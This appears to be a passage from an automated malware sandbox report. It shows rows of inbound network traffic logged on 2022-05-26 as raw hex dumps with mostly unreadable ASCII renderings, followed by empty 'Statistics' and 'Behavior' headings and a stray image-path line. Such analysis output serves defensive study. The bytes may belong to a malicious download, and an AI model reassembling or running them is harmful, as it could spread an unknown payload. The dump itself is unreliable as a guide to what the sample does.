f8 6b fd b5 3e 9b 96 53 d8 6b 0b 63 c4 2a 4d d3 1e b0 dd ab 25 75 0a 74 2b 1b d2 4e 7c f9 7f ff 3c 8d 06 7e af b1 e6 0f ba 44 9d 73 d4 87 09 8b f1 01 c8 cc fa 6d c3 fd f3 f5 8c 2b 86 a8 5c 22 8e b9 08 d0 c2 24 52 8a 68 29 05 ff c9 94 Data Ascii: Q3;S1n;KscQi[00nA0<3^]nvRUl[yK85@p%a1ueRd~@g3`z^*|k,rK('r1fl&86lk>Skc*M%ut+N|<~Dsm+\"$Rh)


Timestamp	kBytes transferred	Direction	Data
2022-05-26 00:35:15 UTC	766	IN	Data Raw: 38 34 ca 41 d6 58 4d 02 b0 ad 65 4a 0e 75 94 10 17 f0 84 65 aa ef 36 28 ea bf 5e dc 79 9b 73 38 d9 99 37 c9 d8 13 02 57 d2 93 5c d2 03 59 6e 82 d4 60 b1 3e 76 7f 58 e1 d7 c1 88 30 86 36 46 59 9f 20 6b fd a3 0d 69 6e 46 ab 0a 5c 25 95 06 6a d0 61 26 b8 b6 f4 0d 8c 69 01 4b cf 29 af dd c7 c6 4c 83 29 03 ec 7f 3a 08 1d d5 c5 f8 38 e7 0a ef 2f 12 6d 28 d2 23 25 55 cc ae 13 b9 f1 44 9b 96 86 7a 80 52 e4 45 da 70 07 1b 04 ab ba 25 cd bc 19 08 91 37 eb 4d 2f 8e 4d f4 b9 ac 3d 00 17 e0 8f ac 6a 40 50 5e d2 ed f1 69 38 5c 50 80 0d 22 b0 e3 02 36 57 3b 1e 56 28 40 f1 51 83 9e 79 33 1f 70 d4 dc f3 89 a2 8a 18 ae 52 e9 2e 38 f6 21 6d 7d c8 c5 60 5a 2a a3 36 10 d3 b7 9c 3a a2 51 02 4f 99 b5 c3 be 52 e3 be 36 18 b4 70 3c c3 8c 39 0d 83 d8 28 f8 0b 35 fa a0 53 7b e3 49 Data Ascii: 84AXMeJue6(^ys87W\Yn`>vX06FY kinF\%ja&iK)L):8/m(#%UDzREp%7M/M=j@P^i8\P"6W;V(@Qy3pR.8!m}`Z*6:QOR6p<9(5S{I
2022-05-26 00:35:15 UTC	773	IN	Data Raw: 97 7a 84 8e 76 cc 91 f6 31 31 74 97 48 8d 66 bd cd 1c 50 c4 c5 2f 7e fd 00 ac 0c 59 81 da 74 d9 f2 a7 b7 b7 ab 0b fd 21 da 9c 84 7e a4 52 77 cf d0 76 c5 af 3c 49 b8 26 29 3b 30 10 6c e1 1e 4d 3b b4 56 fa da 94 60 e0 d2 4c 14 62 8d b4 ab e0 55 27 bf 85 d5 13 88 fb 6b 9a 9d ff 67 6b 8d 42 89 54 05 b6 a7 4d 1d 7d 7d 6c 6c e7 7f f4 ef be 0a 70 85 b2 32 b0 6f c3 6b 99 6b 5c 18 61 49 a6 66 08 de 63 59 4d 1f 4a 5a 90 3b 85 ea 90 ee a1 ea bd da 19 e3 55 f4 11 31 81 00 45 60 95 a8 c5 80 6a 36 7a ed 51 b2 1e 90 e8 64 6b fe b9 00 8a 78 59 6f 0e ba f9 be 02 d8 74 7b 8d 78 a9 c9 70 d7 c7 e0 5c 39 ff 05 28 8b 8e b6 cb 88 20 ef 35 4d da a7 73 ba 80 40 37 79 e4 d2 b4 c0 66 b6 30 7f 7a 5f 08 d2 c7 eb 47 12 70 95 bf 74 c8 ed d9 8e a9 60 5c 17 e6 09 49 90 08 27 5d 52 b6 f4 Data Ascii: zv11tHfP/~Yt!~Rwv<I&);0IM;V`LbU'kgkBTM}}llp2okk\aIfcYMJZ;U1E`j6zQdkxYot{xp\9(5Ms@7yf0z_Gpt`\I']R
2022-05-26 00:35:15 UTC	781	IN	Data Raw: a5 12 7c 17 de b2 6c 8d b6 b9 39 41 13 68 4a 51 0d 35 d4 83 9c f7 68 8c 85 09 62 ea db f2 32 49 c1 22 67 d3 37 2f 2c 94 f8 fe 91 f2 30 a4 86 c5 ab 50 bf d7 48 83 46 82 12 51 84 49 13 a9 bf 9e b4 36 c8 a6 bc cc 7f 96 70 d5 95 11 9b 4d 49 a7 a7 fd c5 77 be 79 a4 03 56 fa 07 d2 54 17 d2 54 b8 d2 9f f7 6d be 23 75 c7 73 4f 0d f2 d5 33 83 d7 ed ae 0c 35 32 6a 57 e6 b7 28 62 32 1f f6 05 b1 0b 91 75 2d b7 ed 1b 39 c6 6b 9a 05 32 e2 e6 0d 48 61 a6 cf ac 01 3f c1 68 93 96 fd 43 59 23 09 df 90 b0 ef 6d 9f a4 30 13 50 d3 79 5c 11 1f ad 5d f0 75 ee 01 0f 18 df a8 c3 6f 42 34 61 b4 e5 e8 d0 d2 84 d3 e4 5a 32 e1 46 93 02 3b 5e 9b 69 7b d4 fd f5 67 f0 e6 3f 45 3d a9 6c 5b b5 36 4d 82 58 94 21 03 28 25 4a e3 a7 54 00 b4 02 d1 e1 52 f9 cd 7c 29 4b bd d1 52 0e 06 14 81 86 Data Ascii: |l9AhJQ5hb2I"g7/,0PHFQI6pMIwyVTTm#usO352jW(b2u-9k2Ha?hCY#m0Py\]uoB4aZ2F;^i{g?E=l[6MX!(%J TR|)KR
2022-05-26 00:35:15 UTC	789	IN	Data Raw: e8 af 18 bb 3c 2e c0 16 00 4f 5b d5 13 d3 ff 76 37 f4 1b e5 f7 05 33 86 fd c6 89 3f 1c 58 45 81 bc 7b d3 12 41 6e f5 be fe ab a7 c0 43 a4 67 ad ff d0 0a 05 10 61 82 4a 8f 13 3b 87 5c 22 7f b0 5e 11 c0 02 ce ee f3 57 3b d8 7d cb 7f 35 80 c0 33 be 9c 41 5a f4 fb 6d 14 9c e1 8e 29 43 3a b5 bf f3 79 97 16 b0 da 3a c9 99 34 7f 1a 64 7b 98 27 54 8f 09 a6 61 74 21 b2 3b b4 5e 59 ab 4f 29 8c d4 08 6d 32 72 50 cd 6c f1 bc 98 e2 02 72 49 20 61 49 6d 20 4c 8b c0 04 97 8e 13 a0 c5 fa 2e bb 00 bd e3 c9 1a a5 d2 39 9f 3d 03 4a f1 39 fa 9a 35 cc a2 25 3c b5 89 a1 4e 1f 07 58 9c 34 6b 1d 6b a7 b3 6f 74 2b e1 bf e3 0a 74 e6 36 ba cd 15 d6 13 5c 6c 44 98 71 aa 4c 05 d1 f1 42 73 a7 be f3 88 4b a4 60 40 91 ef aa 9f c4 e7 ae 05 88 3e 83 1c 24 ec b2 c8 aa 44 44 ca b9 ea e7 8a Data Ascii: <.O[v73?XE{AnCgaJ;\"^W;}53AZm)C:y:4d{'Tat!;^YO)m2rPlrI aIm L.9=J95%<NX4kkot+t6\lDqLBsK`@>$DD
2022-05-26 00:35:15 UTC	797	IN	Data Raw: b0 d6 6f f5 62 00 c7 18 de f9 40 b4 b6 a3 85 6a 9a c3 c9 62 a5 19 f2 38 d4 04 fa 07 c9 b3 c3 23 26 68 28 9b a4 06 af 9b 8c 00 5b 7d e1 15 2c 59 fa 30 b8 6f 1f f9 37 31 64 2c 9f 55 6d bd 18 96 64 a4 04 2c ae 7d 83 66 99 5e e5 9a 02 ca 68 05 b2 8e 32 0c 97 41 33 d3 11 9f bd 06 7e e1 6e 19 57 e0 ab 45 a1 4e c4 62 5b e3 5b 1a fd e1 0f 35 12 b1 b0 30 05 f4 f2 b5 6e 05 33 6f 3d 39 6d a2 fc 7e e2 5e 8a 2d 10 6f 9d 62 23 7c a0 c6 68 da 97 3f a2 c5 cf 1d be da d6 7b 13 fa d8 7f 1f 8a 9b b2 f9 24 72 70 bb bc cb 21 46 0f 73 f5 23 48 38 2b a5 0e db 13 18 d9 83 bd 0d b9 7a 29 b3 7f 97 1c 23 5a 56 f2 cb ae b4 77 a7 1d 05 59 46 16 3b 20 dd 68 f5 79 3b 61 60 e7 7a 45 60 57 a8 58 d7 04 2a e4 34 f7 63 60 4b a4 a7 c0 39 1f cc 6a 2f 41 61 fc 0f 78 0e ed 34 d9 72 e8 2f 6c 41 Data Ascii: ob@jb8#&h([},Y0o71d,Umd,}f^h2A3~nWENb[[50n3o=9m~^-ob#|h?{$rp!Fs#H8+z)#ZVwYF; hy;a`zE`WX* 4c`K9j/Aax4r/lA
2022-05-26 00:35:15 UTC	805	IN	Data Raw: 31 80 90 6c 7a ce 4c 25 80 f8 7c 0e 0b b8 57 17 10 6d ce 55 2b a8 10 11 65 e1 17 5c 34 12 b9 b1 38 f4 4d 7d e3 4e 2a dd aa 86 ef d4 27 b5 de 4f 6b 05 fb 8e ad 84 d6 32 1a c8 ad b3 ce 82 cc 35 2d a4 78 e7 bc 0d b5 d6 29 48 c6 96 a0 61 51 2c 2d 09 81 fe ea cc 25 f4 91 06 e5 5c 00 d9 e3 5f d5 35 10 79 ec a6 a7 95 c5 76 c8 6a 50 f6 4b b7 cb 5d c6 65 77 a9 6d 16 6a 61 6e cd 01 29 07 5a 79 02 e9 46 cd 62 6a 1c b6 1a e9 83 2a d1 b7 78 39 d4 51 50 ce 2d b2 3e 7d 27 00 40 6e d6 be e3 1e b2 b6 8c 21 02 b2 1b 1e f8 b9 9b 7d 1e 80 47 a3 f5 2f 48 17 09 e2 d0 84 8d 68 27 a1 9e 20 16 14 5a 02 ec 50 74 43 f0 66 83 a1 bc d0 7a 75 93 a6 49 cb 85 b2 ac 3b 9a 50 9d e4 18 89 0f f3 d6 aa 42 b4 df 95 e6 6e c8 30 61 32 3e 5b 9a 1e c8 ab e7 d6 f3 fd 85 f0 d4 6c c1 dc 0a af 29 42 Data Ascii: 1lzL%|WmU+e\48M}N*'Ok25-x)HaQ,-%_5yvjPK]ewmjan)ZyFbj*x9QP->}'@n!}G/Hh' ZPtCfzuI;PBn0a2>[l)B
2022-05-26 00:35:15 UTC	813	IN	Data Raw: 16 50 a2 c0 e5 17 e5 4b 18 a1 d1 ab f8 03 3f 36 2a 84 a7 6a 02 e7 6b d3 cf 33 f0 dc 3a 00 dd f5 c6 5a 53 30 ec 81 d2 a4 6f 7b 5b 18 04 c8 a2 d1 e8 57 9e 44 bf 33 7c 65 91 7d 81 38 d8 af 18 13 f6 01 5e bd da 92 0e 8b c7 22 1d 85 e2 22 90 66 b9 64 c5 08 93 5f a9 62 c7 68 a7 9a b0 4e c0 25 28 ab 16 a8 42 89 31 71 9e 62 9d 0d f2 b4 7a 6b c9 03 22 64 8a 56 ef 96 be 4a ea a6 d8 5e a6 ee 44 e1 26 18 ee 63 24 bb 1e 90 32 d5 87 3d ba 34 39 c9 ae e4 91 47 27 79 84 61 33 33 ef bf 2e 1b 65 4f 8f 41 c8 db e9 0d 4f 4c 53 4d b0 00 f2 a1 14 14 90 e8 34 bc ea f3 30 b9 4a 76 5d 28 f6 65 c7 a5 dd 93 b2 97 a4 40 58 76 dc ec 19 dd 21 bb 0d 52 4a cd 37 a2 29 94 47 32 31 2d 89 0b 49 2c 76 f6 3c 1b cf f0 bd 97 af 87 de cd 3c 30 be bb 99 05 a4 91 81 66 32 a5 6e a2 9d f9 20 91 c4 Data Ascii: PK?6*jk3:ZS0o{[WD3|e}8^""fd_bhN%(B1qbzk"dVJ^D&c$2=49G'ya33.eOAOLSM40Jv](e@Xv!RJ7)G21-I,v <<0f2n
2022-05-26 00:35:15 UTC	820	IN	Data Raw: 6e 25 11 fe eb 37 93 2e 56 e8 54 4b 27 c8 ad fb f1 7a 1c ab 7a 5f 98 5d 29 19 c8 59 cc ee 71 54 9b 9e d4 2f 99 b4 eb 97 4c ae 7b 12 67 86 17 7d a2 a0 9f 2c bc 84 96 74 93 30 49 35 c7 1f be 40 9a f0 0f 3c ed 43 c7 84 fd ca 4e ba 75 72 ff 17 0c 32 d7 9c 71 9f af 27 71 e3 64 90 dd af 3b 2f 71 df a4 3d 79 df e4 8b 5f d0 ed 91 36 6c 7b a8 86 95 cc be e4 88 0d 4f 9e 43 e8 1a 43 8f 34 be ca d0 ca 1c 51 73 fc ed 0b 5c b2 94 4e cd 51 f1 05 3b b3 2e 68 8e 79 5f b0 cb 4b 6b 34 29 53 3e a9 91 70 b3 f2 31 a4 f9 ec 1e cc 82 ed aa a3 8a 9d 24 47 68 9d 75 92 1c e4 80 61 8d 46 43 c3 39 e4 ff 7c 3e e1 a9 06 2f 88 7d cd a6 cb 5c 82 52 89 b6 f8 f8 7e 25 5d 29 ec 45 be 64 7a 8e 33 40 6e d2 e8 7e b4 cf fe c5 d6 b8 de 44 32 7f 2e 20 a1 63 dc 1b 46 03 5e 1d a9 6c 85 0c 81 02 c7 Data Ascii: n%7.VTK'zz_])YqT/L{g},t0l5@<CNur2q'qd;/q=y_6l{OCC4Qs\NQ;.hy_Kk4)S>p1$GhuaFC9|>/}\R~%])Ed z3@n~D2. cF^l
2022-05-26 00:35:15 UTC	828	IN	Data Raw: 87 d4 95 e0 a5 82 5a 3d e3 2a bb 27 ae ad 36 9d 5b c7 c0 04 92 cd 3d e8 71 c0 fc b1 20 1f 35 0a e6 fd 42 de 49 12 a7 4f 01 69 ee 7f 05 00 fd 43 75 e1 56 c6 86 fe 99 39 27 35 f9 aa 35 11 a8 83 4f 50 26 da 2a 5d f9 e2 8d 5e 65 a2 85 97 55 e3 8a 54 fe f8 be c6 09 c6 51 bc dc 39 7f e5 90 0d c3 6b e2 53 f9 e3 6a f4 84 15 9d 70 0f 37 b7 1a a6 99 00 89 bd e6 08 24 48 87 04 88 be 94 c0 94 4c 60 06 7c 85 04 5e c3 04 8b fc 0e 21 95 49 ea 5f 59 98 0f 8c 74 78 aa 91 e9 29 d5 df cf 07 50 ad cc 11 0c bd 19 78 e0 5c 1f 27 63 f3 33 ce ce 6c db ce ce 84 fe 84 cf 19 0f 1e f5 59 4e 22 9f b0 2f a8 1c 45 cd e0 e2 e5 54 c3 62 83 bf ec 5a 8b 38 38 cc 6b ee 46 a9 5f 01 34 1c 47 23 22 98 1b ca 9b bc 46 0d f8 44 08 90 52 1a cd a3 90 16 97 4d b4 a0 7a ab 26 f2 90 5f ca f2 33 f0 48 Data Ascii: Z=*'6[=q 5BIOiCuV9'55OP&*]^eUTQ9kSjp7$HL`|^!I_Ytx)Px\'c3lYN"/ETbZ88kF_4G#"FDRMz&_3H

Timestamp	kBytes transferred	Direction	Data
2022-05-26 00:35:15 UTC	836	IN	Data Raw: ce 26 1c fc c3 03 06 03 05 f4 a7 cf df 3e a0 a3 24 9a 84 c4 5b d1 d7 e8 86 c2 c7 3f 77 c1 ff 3e c2 f1 23 bd 8f 0f 42 ed e6 3d 42 59 7d 40 89 f8 a1 6e fd 82 eb 29 d8 04 f4 59 8c 2f 81 90 d8 9c eb 55 8e c5 53 b5 86 18 d2 0f d6 7b f7 8b a4 22 ed a1 b2 c3 4b 54 93 66 50 b3 1b b6 9f 05 bf 04 8e 00 82 2c 71 0f fb c5 7c 40 90 bb 18 82 3c 32 af 37 82 14 11 82 a0 87 33 23 9a 38 af ec cc d5 c4 f1 ea 21 2f c3 93 8b 7b e0 c9 90 73 e0 09 da be fc f9 01 1d 4d e4 00 64 26 3c 99 fa 9b 24 9e 5c f4 9b 33 f0 84 dc 4a ad 64 ec 18 b3 1b 04 1e 48 ee 42 67 f3 27 7e cd 1c 07 9e 97 cc 1e bf 16 7a 30 da 9d d5 0a 13 ae e2 52 a1 0c 7d de bc 3f b7 b7 ad 73 ff 96 6e 57 d4 20 20 79 5b 73 e3 43 d5 d7 f4 a2 9a 7e 9d 6c 49 e7 d3 48 cb 9a b5 a4 9e 52 af 37 4b fd 63 32 51 bc 04 ea bb dc 9d Data Ascii: &>$[?w>#B=BY}@n)Y/US{"KTfP,q\|@<273#8!/{sMd&<$\3JdHBg'~z0R}?snW y[sC~llHR7Kc2Q
2022-05-26 00:35:15 UTC	844	IN	Data Raw: 86 17 36 ba 08 17 a0 25 32 39 cf 7c c0 b1 af b2 64 0a 07 7f b3 97 30 cd 2d de 7c dc 94 da 34 7a c4 c8 d2 ee 1d d1 9f 47 09 9f c4 b6 ae ad ed 5a 57 0e 36 af 1f 62 97 48 dc 04 b2 df 16 4b 52 ef 23 a7 1e e8 34 97 3c c0 5c 2f e0 4b 50 a2 8a 1c 95 86 a8 52 b4 3e 57 9c c7 5f 60 ce 73 41 9b ef cd ef ce e2 f2 8e 2b 0d 0b d0 30 5d 09 2d e2 13 f4 22 ad 30 a2 51 c9 6b c2 0f 6a bb e2 a6 1d 06 a8 bb d0 3e 27 5c 2d 1a 19 db a6 3c b3 86 39 fc 59 28 64 ec 55 05 72 58 7f 01 e5 6b 20 2e 90 16 d6 ed f8 3f 32 bc 37 c7 96 e1 9b 6e a1 92 1b 5b a6 30 c0 27 02 fa 9f 46 39 be b0 5d 2e 5c 7a 40 11 70 11 f7 75 e5 8f eb aa 6f f1 16 ef 31 d6 71 4b dc 44 dc 43 8a 9e d5 f2 12 b5 44 61 d8 13 15 7a 5e db 32 e8 10 34 f3 07 c2 0b 9a 24 42 45 8d 62 f1 dd 7a 27 18 24 84 17 05 a3 7b 32 14 bc Data Ascii: 6%29|d0-|4zGZW6bHKR#4<\/KPR>W_`sA+0]-"0Qkj>'\-<9Y(dUrXk .?27n[0'F9].\z@puo1qKDCDaz^24$BE bz'${2
2022-05-26 00:35:15 UTC	852	IN	Data Raw: 8c 0a e7 af c5 17 51 a2 41 02 be 85 91 bc 13 e4 cb a1 0f 48 ec f5 c2 be 4f 83 ef fa d8 98 12 87 bf b6 a0 ad 30 22 d2 23 8f 33 25 b9 a1 3a b3 17 13 d8 d8 34 d2 cd 3a a0 7d 5d 51 40 e1 c2 65 07 20 b8 f6 66 6f 1d 09 6e d3 16 f2 52 61 89 77 00 4a d6 9a 72 92 9b 03 1d cc e6 70 e1 b6 03 f5 3e c4 32 7d 33 76 7d 03 c0 34 af 1c 95 2d da 30 8a 8a 12 75 73 90 e8 a0 ee 62 c5 37 c8 f7 56 df 3c 11 ee 2e 22 59 b3 6c bb 08 1f 2b 1f 57 55 81 d2 d5 ef 7b 56 fa 24 57 2d d2 57 20 22 fb b2 6b 44 64 3f 76 2d 0e fa 6e 4c 71 b9 6f 99 08 6d c9 de e8 bb 5c 44 b6 66 97 8a 50 92 9f 9a bd 07 79 21 31 fd 33 aa df b5 18 43 03 1e 50 04 19 1b 84 95 ee 83 d0 25 9a 6e 0a e1 b6 cb 26 47 d4 e1 da 66 8a 0a fa 53 6e b8 14 85 6e d6 41 3b 88 d0 46 ef 73 22 34 e0 f8 53 38 9f 8f 45 4d 8a ee 43 c6 Data Ascii: QAHO0"#3%:4:}]Q@e fonRawJrp>2}3v}4-0usb7V<."Yl+WU{V$W-W "kDd?v-nLqom\DfPy!13CP%n&GfSnnA; Fs"4S8EMC
2022-05-26 00:35:15 UTC	859	IN	Data Raw: ce 76 5f ae a9 ce 76 df 7f 43 9d dd be ff 3a db 7d ae cc 65 42 bb b3 6b 66 97 6d f7 f5 8a 2e db ee 13 f6 a1 34 2b d7 e2 cb b6 fb 5e fd 2f db ee 73 95 50 da 93 dd b7 7b d9 76 1f 76 f8 65 db 7d a7 4a 4a b7 62 f7 11 53 da 87 dd 57 7b d9 76 9f 6c d2 65 db 7d c1 19 97 6d f7 dd aa 2f db ee b3 cd bb 6c bb 4f bb 80 d2 1d d9 7d b3 97 6d f7 5d 97 5e b6 dd 67 bc 9c d2 9d d9 f2 be 6c bb ef 38 e1 a4 ed 3e ea 8a cb b6 fb 9c 2b 2f db ee 73 ae ba 6c bb af db 48 69 76 9f 53 0d a5 59 41 af bd 6c bb 8f f9 dc 65 db 7d d2 75 94 ee c5 ca 03 a5 d9 bd 45 0d 94 ee c3 ca 03 a5 07 b0 f2 70 85 d0 ec c1 36 01 a5 43 58 79 a0 f4 20 56 1e 28 2d 65 e5 81 d2 32 56 1e 28 1d ce ca 03 a5 e5 ac 3c 50 3a 92 95 07 4a b3 27 b0 94 94 1e ca ca 03 a5 87 b1 f2 40 69 cb be 48 4a 0f 67 e5 81 d2 23 58 Data Ascii: v_vC:}eBkfm.4+^/sP{vve}JJbSW{vle}m/lO}m]^gl8>+/slHivSYAle}uEp6CXy V(-e2V(<P:J'@iHJg#X
2022-05-26 00:35:15 UTC	867	IN	Data Raw: fa fb 6d 3b ba ce 76 96 1e e4 1a d5 c5 ab 8c 61 a3 0f 8e 67 98 40 91 b4 45 ce d1 3b cc 44 6f e9 96 ef 79 ea 1e 0b 7f 0f cb 5e 35 e0 bb 1d e3 45 d2 51 b7 1c 87 d7 8c f0 94 6e da b5 e2 ab 0b 91 ad a4 3d 6f 3d de ba 36 bd 83 f4 af e7 8f 43 ea be 7d 14 56 d4 a0 3e 90 70 f3 7e d8 77 87 07 3b 3b 6b f8 d2 b5 93 bb df 78 5f dd 41 7a 63 c7 9b b3 be fa bd 93 34 c9 d1 65 ed 4f dd 05 52 92 8e 56 d2 89 53 a6 8b 1e 0d 74 94 8e 48 99 73 d7 73 7a 4b e9 e0 94 82 63 df 4a 9d a5 bf 2d f5 be 79 42 e2 25 ed 5b f6 be 48 34 a3 83 54 7e 6f a7 eb 17 8b 5a 49 03 76 ad 99 c2 11 98 c3 b2 a6 1d 38 1a b6 ad 87 b4 d7 86 7d bb 7a 71 03 a4 0a d5 a5 b7 6b 5b 3f 09 fb 6a 20 6f 7c 52 b8 b7 34 a9 dd ec a5 86 13 6e d2 77 d6 cd e9 ae da d4 5a ba 6e ea d7 fb 63 8b 3c a4 f3 6a 1d 93 f6 79 b4 96 Data Ascii: m;vag@E;Doy^5EQn=o=6C}V>p~w;;kx_Azc4eORVStHsszKcJ-yB%[H4T~oZIv8}zqk[?j o|R4nwZnc<jy
2022-05-26 00:35:15 UTC	875	IN	Data Raw: a3 78 85 e2 03 8a 3e 94 0f 02 8a 8d f1 04 5b c5 51 3e 51 1c 42 31 86 62 1a c5 39 14 97 52 dc 45 b1 86 e2 59 8a d7 28 de a1 c8 8c a6 ed 09 45 5f 8a 83 29 0e a5 f8 06 c5 74 8a 73 28 2e a1 f8 19 c5 4a 8a 46 8a b5 14 7f a3 78 8f 22 97 e6 cf 8b 62 47 8a 3d 29 0e a0 a8 a4 f8 06 45 35 c5 c5 14 cb 29 6e a3 58 43 f1 1c c5 db f1 b6 72 3a 98 ca 4f 3c c5 9c 58 5b fb a7 54 be bd ec cc e9 3d e0 05 f4 be 43 f6 5a 4a 66 22 37 5e 35 2d 32 2b 57 ab 1a a1 ca 67 34 88 52 a8 b2 54 3a 15 de b4 20 67 b4 76 26 e3 99 7c 64 12 95 a3 cf 06 0f 51 79 72 c6 80 68 b4 75 81 d2 ef d9 d0 e3 99 4f b9 76 fb 20 c6 a3 db 4d c1 0c da 53 76 67 04 c3 ac b3 35 19 8f 46 4a 60 32 8c 9a c8 d1 4d 6a 38 99 63 54 9a 99 99 a9 2a 65 72 4e 5a 96 0a dd ff 15 99 9b a3 d3 e4 66 51 73 e0 18 43 92 cb 1a b4 e6 Data Ascii: x>[Q>QB1b9REY(E_)ts(.JFx"bG=)E5)nXCr:O<X[T=CZJf"7^5-2+Wg4RT: gv&|dQyrhuOv MSvg5FJ`2Mj8cT *erNZfQsC
2022-05-26 00:35:15 UTC	883	IN	Data Raw: e3 02 78 df 71 8a 06 a0 c0 de 10 e0 e1 7e 46 2e 7c d8 e9 43 a7 64 f8 85 b0 5e e7 50 63 0f 5c ff 2f a2 46 fa 1c 6a f8 ff 2b a8 f9 8e 99 93 21 fb 15 2f 41 41 67 68 f5 06 3c 01 21 98 8a c9 17 c6 f3 a7 98 fc f3 fb d8 fd b1 2e f7 7f bd ae da 99 80 51 04 e4 01 01 14 8c af 02 06 0e 01 09 60 05 98 cf 49 18 8a 93 9b bb fc 99 88 c1 3c 2f 9a 7e 03 4d e7 14 bc a5 ab e1 da 36 3d eb e3 a3 be c5 66 de 95 9e 7d 28 fc 12 a1 eb ca a1 cf 3a fb 10 11 0e 5b 0a 5f e2 d0 48 b1 3f f2 d8 66 a3 c6 a2 d5 67 ad 41 e6 a1 b4 2d bd fd 99 29 d7 f2 19 7a b1 c9 a4 7b be 50 32 ee e7 8a 57 6f 7c 49 4d df 5f 0b 66 a0 6a 7e 4a e1 c3 4e 3b 33 6c c0 4e c0 2b 8d 64 5d 31 e6 86 30 05 6d bb 35 2c 62 3e 4f ad 70 81 c4 38 52 00 a2 62 2a 47 1f 6e 16 93 a8 ce fe 88 25 72 de 93 7a 18 93 e0 5e e0 08 9e Data Ascii: xq~F.|Cd^PcVFj+!/AAgh<!.Q`I</~M6=f}(:[_H?fgA-)z{P2Wo|M_fj~JN;3lN+d]10m5,b>Op8Rb*Gn%rz^
2022-05-26 00:35:15 UTC	891	IN	Data Raw: b0 ef 88 fa 35 30 01 91 10 ae 78 fe 19 cb 63 8c 07 11 39 a8 6c bd 1e 98 8d 12 bb fa 29 88 d9 41 21 40 50 60 be ff bf 59 70 fd 1c e3 82 80 0c 37 57 de 2f 06 d0 91 e0 7e 33 0c 4f 76 26 73 03 fa df 33 b8 bf 66 00 1e 30 ca 7c b7 42 91 e0 41 5c 30 44 61 7c bd c1 09 d2 31 60 2f 08 08 a8 04 08 30 0c a3 9e 7e a6 25 39 2b 50 49 db 78 52 80 ef 5c 75 04 10 33 c0 f8 dd c7 71 62 d6 22 64 63 00 68 27 d5 10 51 73 68 72 be 7d 86 0f cb fe 35 2c 27 28 08 2e 9d a7 0c 7f 9f 7b d9 25 62 90 de e5 43 c5 ae 70 32 91 7f 0f 4f 73 6f bb 0f 7f 7c 97 8d 43 1d 56 1d fb c7 dc fa 6d 26 5d ff 64 cf d6 a6 46 7f f2 d8 34 32 33 3d 87 c8 ed ad 66 4b 44 d1 7b 9c d5 14 e1 3c 0e cd db 64 4b 37 79 08 af e3 6c c0 21 8c 5e b9 34 a4 be 25 0c 39 48 4f 53 ec 91 a4 f5 29 8d 80 32 b8 ae be 5d 1a 6f 7d Data Ascii: 50xc9l)A!@P`Yp7W/~3Ov&s3f0|BA\0Da|1`/0~%9+PIxR\u3qb"dch'Qshr}5,'(.{%bCp2Oso|CVm&]dF423=f KD{<dK7yl!^4%9HOS)2]o}
2022-05-26 00:35:15 UTC	898	IN	Data Raw: 4d ba 13 fb 80 ae 0c 6e 1c e9 55 5c 66 cc 88 12 93 ba 1b 81 13 e3 92 ba 89 94 be d1 e5 a2 bd 3d f2 d1 ed 5a 16 ee 0c f7 97 75 81 88 c3 f0 2f e7 84 67 37 3e 30 c0 2f d3 71 a2 44 bd ec 17 1f 64 52 2d 36 15 a3 dc 2e 98 c5 76 ac af cf 74 6f 34 65 6a 29 cd 13 98 5c c3 61 8f b7 e5 2d bc 8c cb 33 73 4b fc a6 a1 e8 f5 c6 14 e3 97 30 11 f5 ff 00 d7 0b 00 80 ed 5b 6d 6f db 38 12 fe ee 5f c1 4d 71 85 6c 38 69 9a 1e f6 43 bd 8e 91 66 d3 3b e3 9a a4 97 64 7b 39 a0 80 21 4b b4 cd 5b 59 d2 49 94 e3 b4 9b ff 7e 33 7c 91 48 89 8a 93 6d 93 6b 8a fa 43 2b be 0c 39 7c e6 e1 f0 6d f2 a2 d7 e9 f5 c8 de ee cb 57 db bb 3f 6f bf dc 83 14 66 5c 2c 28 f1 0b be 48 32 12 b2 3c 88 7c b6 cc 49 90 a4 d7 19 9b 2f 38 e1 09 e1 0b 96 93 3c 29 b2 80 42 41 48 77 08 19 c7 24 8d 7c 48 27 33 6c Data Ascii: MnU\f=Zu/g7>0/qDdR-6.vto4ej)\a-3sK0[mo8_Mql8iCf;d{9!K[YI~3|HmkC+9|mW?of\,(H2<|/8<)BAHw$|H'3l

Timestamp	kBytes transferred	Direction	Data
2022-05-26 00:35:15 UTC	906	IN	Data Raw: ba 00 57 20 11 71 f6 43 6a 1c 33 0a 59 5c ef bf 61 aa 1c 4b e0 f6 bc 86 82 27 42 96 a7 4e 03 31 a4 80 99 c8 89 72 dd 25 49 33 4f ed 9b 31 00 de 10 cd 75 7a a2 2c 8e 48 5d 23 44 8f e2 4c 17 cb c3 35 90 81 ec 25 ba 3a aa 58 6f 0f b9 a1 91 18 d3 c8 dd e1 e6 98 47 d9 cc c2 6d cc 13 5e 6c 81 03 59 4c c1 3f bc f9 41 1d fe 5a 80 82 7a 8e c9 75 31 a9 db 46 c4 44 a9 eb 12 11 38 9f 26 8e c0 09 5b 99 70 89 f9 0c a9 db aa 03 c1 58 47 94 31 95 01 0d 90 ab a3 2a 15 8e 9d 11 75 d5 ac d5 6f 48 30 9a 31 5f 7f b9 ca b0 8b 3b 68 17 16 81 f7 bc 6e 86 cc 95 3f 2d 5d 87 0c f6 48 ea db 42 32 35 ff 6a 07 bb e0 92 ae 27 88 09 41 5b 63 73 84 d6 9a 99 06 ab 6c cd 10 00 22 71 8a a5 dc 81 7e bc 6b 67 57 61 66 70 5d 16 c3 7e bc 48 12 ab da 96 31 6f 1a 34 b7 ad c1 bd 98 59 02 d4 7c df Data Ascii: W qCj3Y\aK'BN1r%l3O1uz,H]#DL5%:XoGm^lYL?AZzu1FD8&[pXG1*uoH01_;hn?-]HB25j'A[csl"q~kgWafp]~H1o4Y|

Statistics

Behavior



System Behavior

